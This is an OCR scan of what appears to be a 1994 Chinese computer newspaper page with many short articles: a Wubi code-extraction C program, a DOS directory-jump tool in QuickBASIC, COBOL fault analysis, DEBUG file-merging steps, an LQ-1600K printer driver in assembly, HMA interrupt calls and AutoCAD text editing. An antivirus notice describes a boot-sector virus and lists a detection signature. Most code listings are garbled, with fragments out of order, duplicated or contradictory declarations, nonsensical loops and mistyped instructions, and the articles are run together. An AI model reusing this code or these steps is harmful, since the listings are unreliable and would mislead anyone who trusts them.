File:用于调用一个名为"Select LISP/ADS Routine"的标准文件选择对话框,以便在读者的整个机器系统中搜索任何一个路径下的应用程序。当选择好了所要的应用程序后按取该对话框中"OK"按钮,所选择的应用程序就加入到了列表中,Remove,该按钮用于从表中删去应用程序;Load,该按钮用于装入应用程序;Unload,用于删除"ADS"应用程序(AutoCAD在这里只能删除ADS应用程序);Exit,该按钮用于结束该命令;Save,这是一个检测按钮,如果它一直处于打开的状态,在读者使用"Load, Unload, Exit"这些按钮时将更新APPLD.DFS文件。

格式:APPLD
当读者第一次使用该命令时AutoCAD将花一些时间做初始化工作,这需要一点等待时间。

成都 曹刚

中文WINDOWS为用户提供了自定义编码,用户可自行定义五笔字型输入法,但用手工输入几千个汉字的编码实非易事...

原理:程序直接读写系统键盘缓冲区模拟人的手工输入,并读取返回的汉字串,并写到输出文件里,稍加修改也可用于提取其它的输入法编码。

```
□广西 卓福忠
1 #include <stdio.h>
2 char key[]="abcdefghijklmnopqrstuvwxyz";
3 void main()
4 {
5     int i=0;
6     while(i<26)
7     {
8         printf("%c",key[i]);
9         i++;
10    }
11 }
```

为中文WINDOWS提取五笔字型编码

```
6 void clearbuf(), //清除系统键盘缓冲区
7 //
8 void send_to_buf(char c, char e1); //
9 //发出一个字符到键盘缓冲区
10 FILE *fp; //输出文件
11 void clearbuf()
12 {
13     i = 0;
14     begin = 0x1e;
15     end = 0xfe;
16     return;
17 }
18 void send_to_buf(char c, char e1)
19 // c: ASCII码 e1: 键盘扫描码
20 {
21     *(char far *) (0x40 + 16 + end) = c;
22     *(char far *) (0x40 + 16 + end + 1) = e1;
23     end = end + 2;
24 if (end > 0xfe) end = 0x1e;
25 return;
26 }
27 void main_HZ(unsigned char *p)
28 // p: 待处理的码
29 {
30     unsigned char buffer[256];
31     int i;
32     while (i < 256)
33     {
34         buffer[i] = 0;
35         i++;
36     }
37     printf("本程序将产生一个名为 %s.txt 的文本文件。", i);
38     printf("例如: 进入金山汉字后, 设 CapsLock 为小写状态。");
39     printf("并按 ALT + F4 进入五笔字型汉字输入。");
40     if (getch() == 27) break;
41     printf("本程序正在运行...");
42 }
```

本版责任编辑: 文精
本版组版编辑: 小路

```
20 unsigned char c;
21 int i;
22 for (i=0; i<26; i++) // 有重码时置空
23 p = 0;
24 clearbuf();
25 while (i < 0) (send_to_buf(' ', p); i++);
26 if (i < 0) (send_to_buf(' ', p); i++);
27 send_to_buf(c, c);
28 send_to_buf(1b, 1b);
29 send_to_buf(0, 0);
30 i = 0; while (buffer[i++] = getch()) i++;
31 if (buffer[i] == 0) break; // 重码完
32 if (buffer[i] == c) break; // 空码
33 //
34 i = 0; while (buffer[i] > 127) i++;
35 if (buffer[i] == c) // 只有一个编码
36 buffer[i] = 0; printf("p: %c\n", c);
37 }
```

```
38 printf("ok"); //
39 printf("生成三级简码...");
40 for (i=0; i<26; i++)
41 {
42     for (j=0; j<26; j++)
43     {
44         if (i != j)
45         {
46             for (k=0; k<26; k++)
47             {
48                 if (i != k && j != k)
49                 {
50                     buffer[i*26+j+k] = 0;
51                     break;
52                 }
53             }
54         }
55     }
56 }
57 char lo, li, ls, ls;
58 unsigned char *p;
59 printf("在中文Windows系统上为中文Windows提取五笔字型汉字编码。");
60 printf("按任意键进入汉字输入状态, 然后按RETURN开始执行。");
61 printf("本程序将产生一个名为 %s.txt 的文本文件。");
62 printf("例如: 进入金山汉字后, 设 CapsLock 为小写状态。");
63 printf("并按 ALT + F4 进入五笔字型汉字输入。");
64 if (getch() == 27) break;
65 printf("本程序正在运行...");
```

```
请勿按下任何键。 \n\n");
66 if ((i < 0) || (i > 26))
67     printf("非法输入。");
68 printf("描述: %s\n", i);
69 printf("名称: %s\n", i);
70 printf("最大码数: %d\n", i);
71 printf("生成二级简码: %s\n", i);
72 printf("生成一级简码: %s\n", i);
73 printf("生成三级简码: %s\n", i);
74 printf("生成四级简码: %s\n", i);
75 for (i=0; i<26; i++)
76 {
77     for (j=0; j<26; j++)
78     {
79         if (i != j)
80         {
81             for (k=0; k<26; k++)
82             {
83                 if (i != k && j != k)
84                 {
85                     buffer[i*26+j+k] = 0;
86                     break;
87                 }
88             }
89         }
90     }
91 }
92 for (i=0; i<26; i++)
93 {
94     for (j=0; j<26; j++)
95     {
96         if (i != j)
97         {
98             for (k=0; k<26; k++)
99             {
100                if (i != k && j != k)
101                {
102                    for (l=0; l<26; l++)
103                    {
104                        if (i != l && j != l && k != l)
105                        {
106                            buffer[i*26+j+k+l] = 0;
107                            break;
108                        }
109                    }
110                }
111            }
112        }
113    }
114 }
115 printf("ok"); // 程序运行结束
116 getch();
117 }
```

目前,各种软件系统功能越来越强大,为人们利用微机解决更多问题提供了可能性。但随着软件朝大型化、集成化方向发展,组成软件系统的各类文件数目也多起来了。因此,当我们查看这样的软件系统时,会发现它们所含的各类文件往往已根据需要在各级子目录下,如 Turbo Prolog 2.0, Borland C++ 3.0 及 Fox-Pro 2.5 等软件系统,各类文件就分别存放在多达三、四级子目录下,这大大方便了用户对各类文件的管理,但也给输入某级子目录的操作带来了不便。因为即使 DOS 5.0 和 DOS 6.0 也未提供跨级直接进入任意子目录的功能,更没有提供跨级进入任意子目录的功能。为说明此类操作的麻烦,现举一小例,假设 FoxPro 2.5 已安装在 C: 盘下,现在要在 C: > 提示下进入 \FOXPRO25 \FOXAPP \LIBS \FOXPRO25 \FOXAPP \LIBS <CR>, 而当要在别的盘符(如 D:) 下进入该子目录,则还要在首先键入 D: <CR> 之后,再键入上述命令。甚至,当事先未知 LIBS 子目录的路径全称时,还得用 DOS 5.0 以上版本的 DIR /S/B 命令来查看 LIBS 所在路径的全称。显然,操作是比较繁琐的。为了解决上述问题,作者巧妙地利用了 DOS 5.0 以上版本所提供的 DIR 命令,设计了一个简便的能跨级跨级进入任意子目录的程序,为方便读者使用,程序是用 Quick BASIC 4.5 写成,在装有 DOS 5.0 或 DOS 6.0 的各种 286、386 微机上都实用印证,效果很好。程序名为 SCD.BAS, 经编译生成

SCD.EXE 后拷入 \DOS \目录(假设用户已将路径指向此目录)下,即可方便地使用。使用方法是: SCD <盘符> [子目录名] <CR>。要完成如例所述操作,在任意盘符下键入 SCD LIBS <CR> 即可。显然,当目标越深时,就越能显示出它的方便实用。事实上,它还能让你方便地知道盘上是否有要键入的子目录,有则自动进入,没有则显示 "Invalid directory"。若仅键入 SCD <CR>, 则将显示此程序的用法:

```
scd [drive:] [directory]
<CR>.
□大地 彭树社
ON ERROR GOTO err
c$ = COMMAND%
IF c$ = "" THEN
PRINT "Usage: scd [drive:] [directory] <CR>"
END
END IF
i = LEN(c$)
a = INSTR(c$, " ")
IF a <> 0 THEN
D$ = LEFT$(c$, a)
SHELL D$
c$ = RIGHT$(c$, i - a)
END IF
SHELL "cd > nul"
SHELL "dir" + c$ + " /b /o:e"
temp = pp$
OPEN "e:\temp.ppp" FOR INPUT AS 1
c$ = "\ " + c$
c$ = UCASE$(c$)
i1 = LEN(c$)
i = 0
DO WHILE i < 10000
LINE INPUT #1, D$
IF D$ = "" THEN GOTO err
n = INSTR(D$, c$)
IF n <> 0 THEN
m = n + i1 - 1
c$ = LEFT$(D$, m)
CHDIR c$
CLOSE (1)
KILL "e:\temp.ppp"
END
END IF
i = i + 1
a = 0
LOOP
err:
SHELL "cd" + c$
CLOSE (1)
END
```

一个能跨级跨级进入任意子目录的程序

在运行MS-COBOL语言编写的应用程序时,经常遇到一种比较特殊的故障现象,当系统执行数据传送(MOVE)或算术运算(COMPUTE)语句时,有时会产生如下出错信息:

```
*** Run - Time Error, Non-numeric data.
program: <程序名>, line: <行号> ***
```

这种故障一旦出现,将迫使系统停止运行,并退到操作系统提示符下,这对于一个大型实时应用系统来讲,是一种十分令人讨厌的故障现象。这种故障很容易导致当前系统数据出现混乱,破坏数据文件之间的一致关系,威胁系统数据的安全,为了恢复系统的正常运行,用户至少要花一定的时间去重新启动系统并进行数据初始化过程。如果用软件自身提供的维护手段还不能解除这种故障隐患,那么,只好通过软件维护的手段去解决,用户不求助于系统开发部门和专业软件维护人员。

在软件文档资料具备的前提下,根据出错信息提示,软件维护人员可以很容易地查明故障的具体位置和原因。这种故障多数是发生在move语句执行过程中,当move语句中的源数值项的数据与给定的picture子句描述的数据变量一

且置入了非数值型数据,就产生了这种故障的隐患。

为了解决这个问题,我们首先要弄清楚数值型变量究竟通过什么途径置入了非数值数据,让我们通过例子仔细剖析产生这种隐患的原因。假设通过一个应用程序program-1的运行,可建立一个数据文件fid,该数据文件记录结构描述为:

MS-COBOL语言程序中一种故障的剖析

```
01 fid-rec.
02 fid01 pic 9(1).
02 fid02.
03 fid12 pic 9(1).
03 fid22 pic 9(1).
```

当系统向这个文件fid写入数据记录时,首先要向该记录的每个字段送入数据。通常使用接受语句向每个字段送入数据,即:

```
accept fid01.
accept fid02.
最后通过write语句将记录写入数据文件fid.细心的操作员会发现,在键盘上回答accept fid01时,只能键入数字字符,否则系统拒绝接收,而回答accept fid02时,情况就相反,不管操作员键入
```

什么字符,系统都接收,直接回车,系统将置缺省值。可以肯定,祸害的根源,就在语句accept fid02上,因为在这里它可接收的值域与我们的期望值域相差太悬殊了,因而也就失去了自身的纠错能力。

fid01和fid02这两个数据项的根本区别是一个是基本项,一个是组合项。数据项fid02含有两个基本数据项,数据类型都是数值型的。但MS-COBOL语言有一个约定:“系统总是把组合数据项当作字母数字型数据来处理”。操作员在回答accept fid02这个语句时,必须十分清楚应键入数据的值域,具体地讲,要弄明白fid02有几个基本项,每个基本项的数据类型是什么,长度是多少,这样才能减少键入数据的盲目性,减少故障隐患的产生。例如,回答accept fid02时,要遵循下述原则:

- 1. 不能键入任何非数字字符;
2. 不能用回车或空格代替数字"0";
3. 不能漏掉任何一个数字位,如"00"不能用"0"代替,"01"不能用"1"代替,否则漏掉的数字位系统会自动置入缺省值。
上述三条原则连背一条就会埋下隐患,

在下次读取这个记录进行传送或修改时,就会出现本文提到的这种故障现象。以上我们只是在操作板上讨论了如何防止这种隐患的产生,以避免此类故障发生,但是操作员并非不是万无一失的,用减少误操作的办法来彻底地消除隐患的产生并不是万能的,最有效的方法是通过对软件维护手段去彻底地消除产生这种故障的条件和土壤,同时,提醒软件开发人员

- 在编写过程中注意下述事项:
1. 基本项是数值类型的字段在描述时都赋以初始值。
2. 基本项都是数值型的组合项尽量不直接做accept语句的接收变量,如果非要这样做,应使用if语句进行严格的纠错判断。
3. 在程序中,对组合项进行清零时,一定要用zeros,不能用数字"0",如语句
move zeros to fid02. 执行结果等价于
move 0 to fid12. move 0 to fid22. 而语句
move 0 to fid02. 仅等价于
move 0 to fid12.
而fid22仍是不定值,在编程时果真这样做,隐患则将随时都会产生。
总之,隐患往往是在一些细节的问题上产生的,能否避免它并不涉及软件人员开发水平的高低。软件编程人员只要在编写过程中多加一分小心,就会给用户减少一份麻烦。 □辽宁 徐勇

909-1型系统中多个文件的合并及在录入器中排版定义符的设置

909-1型桌面排版系统是得实发展(集团)有限公司推出的高效中西文桌面排版系统,由于其操作简单,功能强大而在排版打字业深受欢迎。

但是,当存储的文件数量太多时,而我们又记不清楚所要查看或编辑已存储了文件的文件名时,便会觉得十分的不便;另外,由于我们所编辑的文件是各个独立的,其大小从数十字到数万字不等,当我们用磁盘存储文件时,常常会出现这样的情况,720K的3.5"盘,其目录只有120个左右,而我们存储的文件其字数很少,个数很多,存满一块盘时,其所有文件真正占用的磁盘存储空间量较大,为100K-200K,这造成了磁盘存储空间的大量浪费。

问题一、909-1型系统中多个文件的合并
有没有一种方便的方法,能将多个较小的文件或是一段时期以来所打印的文件,合并成一个或几个较大的文件,可将其按类别分类存储,既方便查看和编辑调用,用磁盘存储时又节约存储空间?

经过实践,我们发现将多个文件用COPY命令合并为一个文件后,文件中带有文件结束符(03FH)和排版结束符(<E>。因而,只要将合并后的文件中的上述两个符号予以修改,便可达到目的。

一、合并*.WS(或*.SED)文件
退出909-1系统,在DOS下,采用COPY成倍拷贝命令,将多个文件合并成一个大的文件。
如:我们要合并C:\USER目录下的文件,使用COPY*.WS OUT.WS命令,将其合并成为一个文件OUT.WS。

二、对合并后的文件结束符进行修改

```
(1)查看文件结束符
C:\USER>DEBUG OUT.WS
-R
AX=0000 BX=0005 CX
=4502 DX=0000SP=FFFF BP
=0000 SI=0000 DI=0000 DS
=233B ES=233B SS=233B CS
=233B IP=0100 NV UP EI PL
NZ NA PO NC 233B,0100 3C4E
CMP AL,46
```

```
-Q
C:\USER>COPY CON IN1
SCS,100 FFFF 03
S333B,0 FFFF 03
S433B,0 FFFF 03
S533B,0 4602 03
Q
C:\USER>DEBUG
OUT.WS<IN1>IN2
(2)修改文件结束符
利用文本编辑器WS中的
N命令,对IN2进行编辑,将
IN2中的搜索命令SCS,100
FFFF 03等删除,在所搜到
的地址前,加E(DEBUG的E
命令),后面,将文件结束符
(03FH),改为空格符(20FH),编
辑后的IN2如下:
C:\USER>TYPE IN2
E233B,0300 20
E233B,1000 20
...
E533B,300020
W
Q
C:\USER>DEBUG
OUT.WS<IN2
```

这时得到的OUT.WS为

909-1系统录入器可识别的文本文件。

三、对文本文件中的排版结束符进行修改

进入909系统录入器,利用查找替代功能中字符串替代项将字符串<E>“替代为空格”,然后原名存盘,这样便得到了我们所期望的合并文件。在合并后的文件中,我们便可随心所欲地进行修改、删除等编辑工作了。

由于909-1型系统内存为640K,故而所合并的文本文件(*.WS或*.SED)其大小应不超过400K,以免机子内存不够而导致无法调入录入器中进行编辑。

问题二、在录入器中排版定义符的设置

在909-1系统中,不可以直接在录入器中完成一些简单的排版定义?经过分析,我们发现909-1型文件排版定义符是可见字符,在排版用标识符的一些标题、正文的字体、字号、字型等,是用一些特定的可见字符来定义的,每次排版文件存盘时,除生成一个排版文件外,还生成一个排版定义符,后称为*.WS的同名文本文件,对照察看这些文本文件,便可知这些可见特定排版定义符,这样下一次我们便可在录入器中直接设置的,从而方便使用和提高工作效率。

如:左齐用<L1>,右齐用<R1>来定义。

其它一些约定如下:
*字体、字号:
字体,在所定义的文字前用<FX>定义,其中,X为:0-宋体,1-仿宋体,2-楷体,3-黑体,4-标宋,5-中圆,6-细圆,7-魏碑,8-隶书,128-宋体,129-仿宋体,130-楷体,31-黑体,132-标宋,133-中圆,134-细圆,135-魏碑,136-隶书。
*字号:在所定义的文字前用<PY>定义,其中,Y为:是字号大小(50-430)。

*上下标:
上标:<+ (正文)>;
下标:<- (正文)>;
*行处理:
居中:<LE><L4>
顶端:<L5>
*着重点线:
着重点:<W0>正文<W>
着重单线:<W1>正文<W>
着重双线:<W2>正文<W>
着重框线:<W3>正文<W>
等等.....

昆明 陈云

2. 新的光线设置

在3D Studio Release 3.0中光的设置与控制是通过对其一区域的大规模彻底检查与校对来进行的。先前版本的一些功能仍然匹配,例如,仍可设置平行直线光源,而新版中的极大改善足以令您忘记正处子直线光下,对于那些感叹平行光源缺乏的用户来说,将在新的版本中找到一个新的光线阴影与聚光光源的好工作环境,以前模拟阳光的方式是一个这样的技巧,将一盏聚光灯放在高模型非常遥远的地方,以便分配一个阴影图形,建立这样一个场景其精度将被设置在2.000与4.000之间的行中,需要32MB至64MB的内存与长长的计算时间,即使是一个非常清晰的阳光线(白日)阴影线的边界也很生硬,换句话说,一个太阳光源近似于远离模型的聚光光源,现在,“Spot-lightings”下的“Over shoot”选择让用户能使光超越给定场景型体阴影的扩展边界,使用这种方法建立的阴影与真实的太阳光源不相同,但是几乎没有谁会反对这一差别。

在版本2.0中,当透明的物体投影好像为不透明的时候,光影将无效,在版本3.0中,一个真实的物体所产生的阴影在阴影下的阴影图形将是有效的,但是光影在透明物体的透明度,即使是“Opacity”图形材质也会投射给适当的影子,不幸的是透明阴影不再透明从阴影投射材质的颜色,如,通过一个“半”透明的绿色物体的阴影应该被染成绿色,而光影却不选择性的任何一种颜色。

另一个非常有趣的特性是光线具有幻灯效果,幻灯光是聚光灯的一种变异光,它

3D Studio Release 3.0 (二)

可以将一幅图形投影扩散为一场景,显而易见,这样一种光通常能模仿一台真实的设备,例如,物体与电影胶片的投影与真实值相匹配,发射的光束能透过一扇玻璃窗或者落下的百叶窗到达另一场景,动画制作还能用放映灯光来模仿在一扇窗户外旋转的风扇的影子,或者是云飘的影子而映成一幅风景画,“Thumb”法则对“3D Studio”用户来说从没有几何模型用一个图形来模拟,幻灯光扩展了该法则,决不让光的发射产生任何造型。

关于“光”的最后一个值得介绍的新特性是能处理复合光的强度,这个数值板块在调节聚光灯与点光光的对话中被建立,复合光允许在复合块中给出一个数来调整光的强度,例如:如果用户在场景中充满了明亮的白色光线,而用户又打算让它更亮一些,则设置一个大于1.0的复合值,该复合值所增加的光的强度超过Luminance滑标的最大值,如果没有什么超过上述的描述,该特性将是很有用的,如果设置为一个负值,这种光将否定当前设置的强度,光能从一个场景中删去或者通过明亮对比来增强一个物体从上或者从下投影的效果。

四川 方智慧

桂林市南园专利电脑部

常年维修磁盘, 赠送实用软件, 资料2元。
地址: 漓江路南三楼6-3室
联系人: 蒋宁波 邮编: 541004
电话: 0773-511335

PC机在BASIC语言图形存取

接触过APPLE I的学生都知道,APPLE的两面高分辨率图形存储在\$2000-\$3FFF和\$4000-\$5FFF,然而PC BASIC的图形存储在哪里,一般书籍都少有提及。其实,PC BASIC的图形缓冲区在B8000H-BBFFFH,占16K内存。用以下两个小程序可以存取BASIC的图形。

```
□复旦大学 李国特
```

```
程序一:
10 KEY OFF,INPUT "WHICH SCREEN: (1/2):",S
20 SCREEN S,CLS,INPUT "FILENAME":FW
30 DEF SEG=&HB800
40 BLOAD FW,0
程序二:
10 DEF SEG=&HB800
20 INPUT "FILENAME",FW
30 BSAVE FW,0,&H4000
```

磁盘损坏的修复

磁盘损坏是软盘的一种常见故障,也是较难解决的一种故障,本报第46期刊登了杨建彪同志的“巧格式化1.2M(或1.44M)受磁损坏的软盘”一文,读后受益匪浅,但在实际操作时,往往不能达到预期的目的。

正确的步骤是:

1. 启动PCTOOLS,按F3键,直接进入磁盘功能状态。
2. 键入N,选择格式化容量。
3. 选择180K进行格式化,在格式化的时候,磁道磁头较多,可多进行几次。
4. 选择180K容量进行格式化。
5. 选择360K容量进行格式化。
6. 选择1.2M容量进行格式化。
7. 按ESC键退出PCPOLLS。(1.44M软盘方法同上,仅改变一下容量参数即可)

一般来说,经过上述步骤处理的软盘大部分都能得到修复,即便零磁道损坏严重的软盘,也能使容量恢复到180K。

□安徽 高峰

当今世界,计算机发展日新月异,各种软件层出不穷,且版本不断更新,功能日趋强大,不少用户感到自己的磁盘容量太小,热点问题集中到磁盘扩容上,磁盘扩容的方案常有两种,一为物理上增加磁盘的记录道;一为压缩存储文件信息。

物理上增加磁盘的记录道对软盘的扩容较大,目前常用的有800.com等软件,800对低密盘特别是5.25"的低密盘的扩容效果较好,最大能将360K格式为806K,但对高密盘的扩容量不大,且其操作较麻烦,扩容后的盘一定要在800.com常驻内存后才能使用。本人所要介绍的新增容量软件是HD-COPY1.7a,该软件只能对高密盘扩容,它可将5.25"高密盘扩容格式为1.23M,1.36M,1.394M,1.44M,1.476M,能将3.5"高密盘格式为1.476M,1.6M,1.64M,1.68M,1.722M,且其操作简单、方便、快捷,只需进入HD-COPY的

主菜单,选择“FORMAT DESTINATION”一栏进入子菜单,可选任一容量进行格式化,建议读者使用前先进入“OPTIONSMENU”子菜单将“AUTO VERIFY”开关选项置为“ON”,以确保格式化的符号的正确性,本人自获得此软件以来已将身边的所有高密盘用此软件扩容,效果一直很好,数据安全率可达到100%,经过HD-COPY扩容的软盘可直接在DOS提示符下调用盘中信息,相当方便,但本人也发现一些驱动器只能列目录不能调用盘中信息的情况(主要由于驱动器的原因),此时需要将要800.com常驻于内存方可正确调用磁盘上的信息,此外,HD-COPY不仅是磁盘扩容工具,它亦是本人所见到的最好拷贝工具软件之一,在此不一一详述,注:HD-COPY需2M磁盘空间或者2M的XMS方可运行。

磁盘扩容新办法

LQ-1600K打印机自带24点阵汉字库,打印机制为中文字体,不需任何驱动程序,就可打印汉字,但正常打印出的汉字均为24点阵字体,打印机有一套完整的打印控制程序,可以打印出多种字体,编制一个简单易懂的驱动程序,实现多种字体的混合输出,是对打印机硬件资源的充分利用,因为现在的汉字系统都有驻留内存式打印驱动程序,如果本程序也采用修改打印中然后驻留的方法,易与其它驱动程序冲突,并且占用宝贵的内存资源,为此,应该采取即时处理方法,即在打印时,通过读取被打印的字符,按控制程序的要求向打印机送入控制命令,实现各种字体的混合打印输出。

文中所附程序,是一个较完整的硬字库驱动程序,除可打印基本的7种正常字体外,还实现了斜体字、空心字、阴影字及各种背景字的打印功能,该程序全部采用DOS调用,所以兼容性很好,能够在任何运行DOS的机器上运行,严格的说,本程序还只是一个模型,因为打印控制命令较多,限于篇幅,本文只对各种字型及特殊效果进行了处理,如用户有兴趣,可以加入字距、行距、页控制等命令,使之更加完善,另外,为了减小程序长度,各种控制命令采用了连续的16进制数字(字母小写),如果为了方便记忆,可以修改程序,把一些特殊字体的控制程序改为相应的汉语拼音字母,如斜体字用“K”代替,空心字用“X”代替等。

LQ-1600K硬字库

全部控制符及作用如下:
 '0'基本字体 '1'转体字
 '2'半角字 '3'纵向放大
 '4'纵向放大 '5'半角字放大
 '6'横纵向放大 '7'1/4小字
 '8'设置斜体字 '9'解除斜体字
 'a'解除特殊字 'b'空心字
 'c'阴影字 'd'空心阴影字
 'e'解除背景 'f'黑字
 'g'第一背景
 'h'第二背景 'i'第三背景
 使用方法,以上控制符可以加在文本文件的任何位置,并且打印时控制符不占位置,本程序可以打印出以上控制符组合以外的任何字符和汉字,在设置斜体字、特殊字体及背景字时,要在结束位置加上解除控制符,另外,上面的黑字用法较特殊,它必须和特殊字体一起使用,否则将打印出黑块,其余的控制符均可单独使用。

用,综合使用上述的控制符,将打印出上百种不同花样的字体,控制符对汉字和西文字符均有效,只要按上面的规则编辑好文件,加入合适的控制符,存盘后即可打印,被打文件可在任何驱动器的任何驱动器上的任何路径上,比如在C盘的WB子目录下,有一编辑好的名为YB.TXT的文件,假设你已安装驱动程序名为L.PRT.COM,在DOS状态下打入LPRT.C,按你的要求在打印机上输出精美的稿件,本程序按COM文件格式编写,经汇编链接并转换为COM文件,即可使用,如用“手”字,用“LQ.PRT.ASM(L.PRT.COM)”
 ;I,硬字库驱动程序
 ;1994.2.28
 CODE SEGMENT
 ASSUME CS, CODE, DS,
 CODE
 ORG 100H
 START PROC FAR
 JMP BEGIN
 ERMMSG DB' FILES OPEN
 ERROR Y'
 BUF DB 0
 BUFF DB 0
 HAD DW 0
 DAT DB 0
 TAIL DW 0

;打印控制命令数据
 MSG1 DB 28,33,00
 DB 28,33,01
 DB 28,33,02
 DB 28,33,04
 DB 28,33,06
 DB 28,33,08
 DB 28,33,10
 DB 28,33,12
 DB 28,33,16
 DB 27,52,00
 DB 27,53,01
 MSG11 DB 27,113,0
 DB 27,113,1
 DB 27,113,2

综合使用方法

DB 27,113,3
 MSGW1 DB 27,40,88,3,0,0,0
 DB 27,40,88,3,0,0,1,0
 DB 27,40,88,3,0,0,2,0
 DB 27,40,88,3,0,0,3,0
 DB 27,40,88,3,0,0,4,0
 THIRTY1 DB 3
 THIRTY2 DB 8
 BEGIN,
 ;从命令行尾拾取文件
 CLI
 MOV AX,CS
 MOV DS,AX
 MOV SI,81H
 STI, LODSB
 CMP AL,0Dh
 JZ EDI
 CMP AL,''
 JNZ EDI
 DEC BYTE PTR ES,
 [80H]

JMP STI
 EDI,
 DEC SI
 MOV CL,ES,[80H]
 XOR CH,CH
 MOV DX,SI
 ADD SI,CH
 MOV BYTE PTR [SI],0
 OPEN,
 MOV AH,3Dh
 MOV AL,2
 INT 21H
 JC ERROR1
 MOV HAD,AX
 JMP STT
 ERROR1:MOV DX,OFFSET
 ERMMSG
 MOV AH,9
 INT 21H
 EXIT:MOV AH,4Ch
 INT 21H
 ;以下过游字符
 STT,CALL DISP
 CMP AL,1Ah
 JZ EXIT
 CMP AL,''
 JNZ PRINTS
 CALL DISP

;基本字体和斜体字处理(0-9)
 CMP AL,'0'
 JB PRINT1
 CMP AL,'9'
 JA PRINT1
 MOV DX,OFFSET MSG1
 AND AX,0FH
 MOV CX,3
 MUL THIRTY1
 PRINT2,
 ADD DX,AX
 MOV BX,DX
 PRIT2,
 MOV DL,[BX]
 MOV AH,5
 INT 21H
 INC BX
 LOOP PRIT2
 JMP STT

;特殊字体处理(A-D)
 PRINT1,
 CPM AL,'a'
 JB PRINT3
 CMP AL,'f'
 JA PRINT3
 MOV DX,OFF-
 SET MSGT1
 AND AX,0FH
 SUB AX,1
 MUL THIRTY1
 MOV CX,3
 JMP PRINT2
 ;背景处理(E-I)
 PRINT3,
 CMP AL,'e'
 JB PRINT4
 CMP AL,'i'
 JA PRINT4
 MOV DX,OFFSET MSGW1
 MOV CX,8
 AND AX,0FH
 SUB AX,5
 MUL THIRTY2
 JMP PRINT2
 PRINT4,
 ;追加“字”
 MOV BU,AL
 MOV DL,''

求真消毒卡升级公告0024号

1994年5月

1994年4月武汉市某单位使用求真卡以消毒病毒模式发现拦截了GENB/GENP-B引导型病毒。
 GENB/GENP-B病毒驻机后占用基本内存高端LK字节,传染软盘时,病毒占据软盘引导区,而把原引导区移到1面0道3扇区,这就破坏了根目录表;传染硬盘时,病毒占据硬盘主引导区,而把原引导区移到0头0柱8扇区。病毒截获INT13中断进行传染,在该引导区时,病毒调出其转移隐藏的扇区引导区以欺骗用户。
 本次升级为求真卡追加广谱消毒卡GENB/GENP-B类病毒的功能。

最近发现一种新的变形病毒,其名字Doctor(医生),传染可执行文件,现无其他软件可查解,只有用KV100独创的查毒新方法采用以下病毒特征码可将其全部查杀,如下:
 "9C % % 0E % % 56 % % 83 % % 2E 80 % % 75 % % E9"
 发现Doctor(医生)变形病毒!用KV100清除!
 拥有KV100软件的读者,可用PE2、WS、WPS、CCED、PC-TOLS编辑软件(WPS和CCED应用非文书编辑一栏),将上述二行病毒特征码和文字编进一个文本文件中,既病毒特征库文件中,用KV100 d,XXX,XXX(文件名)的格式就可自升级全部查出Doctor(医生)病毒。



需要KV100软件的读者,可与本报信息部联系购买,150/元盘。□山东 王红民

KV100反病毒公告

MOV AH,5
 INT 21H
 MOV AL,BUF
 PRINTS,
 ;打印正常字符
 MOV DL,AL
 MOV AH,5
 INT 21H
 JMP STT
 ;从文件中读一字符子程序
 DISP PROC NEAR
 MOV DX,CS
 MOV DS,DX
 MOV BX,HAD
 MOV CX,1
 MOV DX,OFFSET BUFF
 MOV AH,3FH
 INT 21H
 OR AX,AX
 JZ GETC1
 MOV AL,BUFF
 RET
 GETC1,
 STI
 MOV AX,4C00H
 INT 21H
 DISP ENDP
 ENDS
 END START

在DOS.0中,当DOS驻留在HMA时,应用程序可以使用HMA中未用的部分,而且8.0或8.1版本的Microsoft Mouse使用/U开关也可以装入HMA中,但DOS6.0包含的8.2以上版本已取消该功能,因为有时会造成系统出错。
 为了在程序中使用HMA, DOS6.0提供了两个中断调用,即中断2Fh的两个未占用的调用4A01h和4A02h,使用这两个调用应用程序就可以利用HMA中未被DOS使用的部分,下面分别作一简单介绍:
 4A01h:返回HMA可用空间
 说明:在DOS装入HMA后,使程序知道还有多少HMA空间可用,调用:AX=4A01h
 返回:BX=HMA中可用空间字节数(如DOS未装入HMA时为0)
 ES,DI=HMA中可用空间的起始地址(如DOS为装入HMA时为FFFF,FFFF)
 备注:HMA中可用空间的大小由下列几点决定: DOS的版本,CONFIG.SYS中BUFFERS的数量和其它程序已用了多少。
 4A02h:分配HMA可用空间
 说明:分配HMA可用空间调用程序独立使用,调用:AX=4A02h
 BX=需分配空间字节数
 返回:ES,DI=分配内存块的基地址(当DOS未装入HMA或DOS不能进行分配时为FFFF,FFFF)
 备注:在使用该中断调用前如A20线为禁止,则使用该中断时使A20线允许,并在调用结束后重新禁止或恢复原来状态。
 □上海 戴坤峰

米会开的DOS中断调用

AutoCAD软件包提供一个不为人所注意的“CHTEXT.LSP”程序,这是一个对所指定的文字实体做总体操作的“文字编辑器”,它可以用于对文字实体的高度、定位、对齐方式、位置、旋转角度、文字字型、文字内容、宽度这些项中的全部或者某一项做修改,并且可以列出给定的文字参数(特性的)范围值,装入该程序后,使用“CHT”命令就可以引用该程序,在12.0版本中命令的格式与对话过程为: command,CHT Change text, Version 1.02.(c) 1990-1991 by Autodesk, Inc. Select text to change. Select objects,(选择)

ann text entities found. Height/Justification/Location/Rotation/Style/Text/Undo/Width.
 该程序的开头显示的是版本信息,接下来请求读者选择所要修改的文字实体,选择文字实体可以在屏幕上拾取它,也可以使用目标选择器,如果没有相匹配的目标被捕捉到,屏幕上将显示一条出错信息,“ERROR: Nothing selected.”如果选择有效,该程序将接着报告“nnn”个实体被选择到,如果选择集中实体超过了二十五个,程序将计算有效的实体数,并发布

信息,“Verifying the selected entities-please wait.”按下面的提示提供选择修改项目,其中中文含义为:“高度/对齐方式/位置/旋转角度/文字字型/文字内容/取消/宽度”,这些选择项的功能与解释如下:
 List/<New height for all entities>,”回答“L”,则将列出可用的范围值,“Height--Min:最小值Max:最大值Ave:平均值”,回答“1”,则单个的给予处理,同时如选择单个文字实体的操作将提示指定高度。
 Justification,修改对齐方式,选择该项后程序将提示,“Justification point(s) -Align/Center/Fit/Middle/Right/< >”,该提示请求指定对齐方式,回答一个“?”符号后程序还将显示其它的可选择的目前AutoCAD所提供的其它文字对齐方式。

Location,修改文字的位置。
 Rotation,修改文字的旋转角度。
 Style,修改文字的字型。
 Text,修改文字的宽度。该选择项将提示,“Search and replace text. Individually/Retype/<Globally>.”这一行提示中的各选择项意思是,Individually使用对话框方式编辑修改,Retype重新输入,“<Globally>”总替换。
 Undo,取消前面的修改。
 Width,修改宽度。
 如果对前面的提示给出一个“空”回答将结束该程序的对话序列,返回“Command.”提示。
